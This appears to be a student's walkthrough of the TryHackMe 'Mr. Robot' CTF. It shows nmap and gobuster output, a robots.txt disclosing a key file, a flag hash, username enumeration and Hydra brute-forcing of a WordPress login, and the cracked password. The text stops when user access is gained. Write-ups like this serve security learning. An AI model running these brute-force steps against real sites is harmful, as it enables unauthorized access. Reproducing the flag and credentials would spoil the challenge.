Mr. Robot CTF – TryHackMe

Name: Suprojit Mallick

Cource : BSc Computer Science Student

Platform : Tryhackme

Difficultu Level: Medium

Date of Completion: 23rd June 2025


Content :

This documentation presents a detailed walkthrough of the *Mr. Robot* Capture The Flag (CTF) challenge conducted on the TryHackMe platform. The objective of the challenge was to simulate a real-world penetration testing scenario by identifying vulnerabilities in a Linux-based target system and exploiting them to gain unauthorized access. This challenge provided practical exposure to ethical hacking workflows and strengthened the understanding of attack vectors, system weaknesses, and defensive security considerations. There are '3 hidden keys' located on the machine that was ethically attacked.

Mr Robot CTF

Based on the Mr. Robot show, can you root this box?

30 min 1,66,118



The approach involved :

- systematic reconnaissance
- service enumeration,
- web analysiscredential discovery
- and Linux privilege escalation techniques

Industry-standard tool such as:

- Nmap
- directory enumeration utilities
- password-cracking tools
- and native Linux commands

were utilized during the assesment

Environment :

The attack environment consisted of a controlled virtual lab provided by the TryHackMe platform. The attacking machine was connected to the target through a secure VPN, ensuring isolated and ethical testing conditions**.**

Attacking Machine:

- Operating System: Kali Linux
- Purpose: Enumeration, exploitation, and privilege escalation

Target Machine:

- Operating System: Linux
- Hosting Platform: TryHackMe Virtual Lab

This setup closely resembles real-world penetration testing environments, where attackers operate from a separate system to assess a remote target.

Tools Used

The following tools were utilized during the challenge:

- **Nmap:** For network scanning and service enumeration
- **Gobuster :** For web directory enumeration
- **Hydra :** For cracking user login
- **John the Ripper:** For cracking password hashes
- **Linux Built-in Commands:** For system enumeration and privilege escalation

Each tool was selected based on its relevance to a particular stage of the attack lifecycle.

Target Information

Parameter	Description
Machine Name	Mr. Robot-cr04
Platform	TryHackMe
IP Address	10.48.169.108
Operating System	Linux
Access Type	Remote

The target machine was intentionally vulnerable and designed to simulate common real-world security misconfigurations found in web servers and Linux systems.


Reconnaissance - Network Scanning

Importance of Reconnaissance

Reconnaissance is the first and most critical phase of any penetration test. The objective is to gather as much information as possible about the target system without directly exploiting it.

Network Enumeration


An Nmap scan was conducted to identify open ports and running services.



```
Nmap scan report for 10.48.169.108
Host is up (0.00032s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
443/tcp  open  https
MAC Address: 02:7E:F6:18:B0:23 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 4.96 seconds
```

Output of the scan

* it shows that port 80(http) and port 443(https) are open



It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!


```
09:55 -!- friend_ [friend_@208.185.115.6] has joined #fsociety.

09:55 <mr. robot> Hello friend. If you've come, you've come for a reason. You may not be able to explain it yet, but
there's a part of you that's exhausted with this world... a world that decides where you work, who you see, and how
you empty and fill your depressing bank account. Even the Internet connection you're using to read this is costing
you, slowly chipping away at your existence. There are things you want to say. Soon I will give you a voice.
```

Web Enumeration

Website Analysis

After identifying open web ports, the target website was accessed through a browser for manual inspection(as in the previous page). The webpage appeared to host content related to the Mr. Robot theme.

Manual inspection helps identify visible clues, misconfigurations, or hidden links that automated tools may miss.




It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!

```
<!doctype html>
<!--
\   //~~\ |   |    /\  |~~\|~~  |\  | /~~\~~|~~    /\  |   /~~\ |\  ||~~
 \ /|    ||   |   /__\ |__/|--  | \ ||    | |     /__\ |  |    || \ ||--
  |  \__/  \_/   /    \|  \|__  |  \| \__/  |    /    \|__ \__/ |  \||__
-->
<html class="no-js" lang="">
  <head>


    <link rel="stylesheet" href="css/main-600a9791.css">

    <script src="js/vendor/vendor-48ca455c.js"></script>

    <script>var USER_IP='208.185.115.6';var BASE_URL='index.html';var RETURN_URL='index.html';var REDIRECT=false;window.log=function(){log.history=log.history||[];lo

  </head>
  <body>
    <!--[if lt IE 9]>
      <p class="browserupgrade">You are using an <strong>outdated</strong> browser. Please <a href="http://browsehappy.com/">upgrade your browser</a> to improve your


    <!-- Google Plus confirmation -->
    <div id="app"></div>


    <script src="js/s_code.js"></script>
    <script src="js/main-acba06a5.js"></script>
```


Directory Enumeration

Further enumeration revealed the presence of a `robots.txt` file. This file contained references to hidden directories that were not intended for public access.



```
root@ip-10-48-139-232:~# gobuster dir -u http://10.48.169.108 -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -t 80 -q
/blog                 (Status: 301) [Size: 234]
/images               (Status: 301) [Size: 236]
/sitemap              (Status: 200) [Size: 0]
/rss                  (Status: 301) [Size: 0]
/video                (Status: 301) [Size: 235]
/login                (Status: 302) [Size: 0]
/0                    (Status: 301) [Size: 0]
/feed                 (Status: 301) [Size: 0]
/image                (Status: 301) [Size: 0]
/wp-content           (Status: 301) [Size: 240]
/atom                 (Status: 301) [Size: 0]
/admin                (Status: 301) [Size: 235]
/audio                (Status: 301) [Size: 235]
/intro                (Status: 200) [Size: 516314]
/css                  (Status: 301) [Size: 233]
/wp-login             (Status: 200) [Size: 2613]
/rss2                 (Status: 301) [Size: 0]
/license              (Status: 200) [Size: 309]
/wp-includes          (Status: 301) [Size: 241]
/js                   (Status: 301) [Size: 232]
/Image                (Status: 301) [Size: 0]
/rdf                  (Status: 301) [Size: 0]
/page1                (Status: 301) [Size: 0]
/readme               (Status: 200) [Size: 64]
/robots               (Status: 200) [Size: 41]
/dashboard            (Status: 302) [Size: 0]
/%20                  (Status: 301) [Size: 0]
/wp-admin             (Status: 301) [Size: 238]
/0000                 (Status: 301) [Size: 0]
```


The discovery of sensitive paths through `robots.txt` is a common security issue and is often exploited by attackers.



It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience?

```
User-agent: *
fsocity.dic
key-1-of-3.txt
```

📌 Flag 1 was successfully obtained during this phase.




```
073403c8a58a1f80d943455fb30724b9
```

Credential Discovery and Hash Cracking

Credential Discovery


During web enumeration, files containing potential credentials were discovered. One of these files included a password hash associated with a valid user account on the system.("fsocity.dic")

This indicated improper storage of sensitive information on the server.



```
true
false
wikia
from
the
now
Wikia
extensions
scss
window
http
var
page
Robot
Elliot
styles
and
document
mrrobot
com
ago
function
eps1
null
chat
user
Special
GlobalNavigation
images
net
push
```

# by downloading the fsocity.dic , the 'wp-login' subdirectory was accesed.




ERROR: Invalid username. Lost your password?

Username:

Password:

An error message “Invalid username” was visible when an annonymous input was given.(10.48.169.108/wp-login).

*By using Hydra & fsocity.dir to Brute-Force we get ‘Elliot’ as one username.




ERROR: The password you entered for the username **Elliot** is incorrect. Lost your password?

Username: Elliot

Password:

Now the error message is “the password you entered for username is incorrect”. Which confirms that Elliot is a valid username.

Brute-forcing password with static username “Elliot” we get password as ‘ER28-0652’



WordPress 4.3.1 running Twenty Fifteen theme.

No activity yet!

RSS Error: WP HTTP Error: connect() timed out!

RSS Error: WP HTTP Error: connect() timed out!

Thank you for creating with WordPress.

Version 4.3.1

After logging in we enter as an Admin user.

Initial Access – User Shell


Gaining User Access

After obtaining valid credentials, authentication was performed using a secure login method. This resulted in successful access to the system as a standard (non-root) user.

This phase marks the transition from external reconnaissance to internal system access.

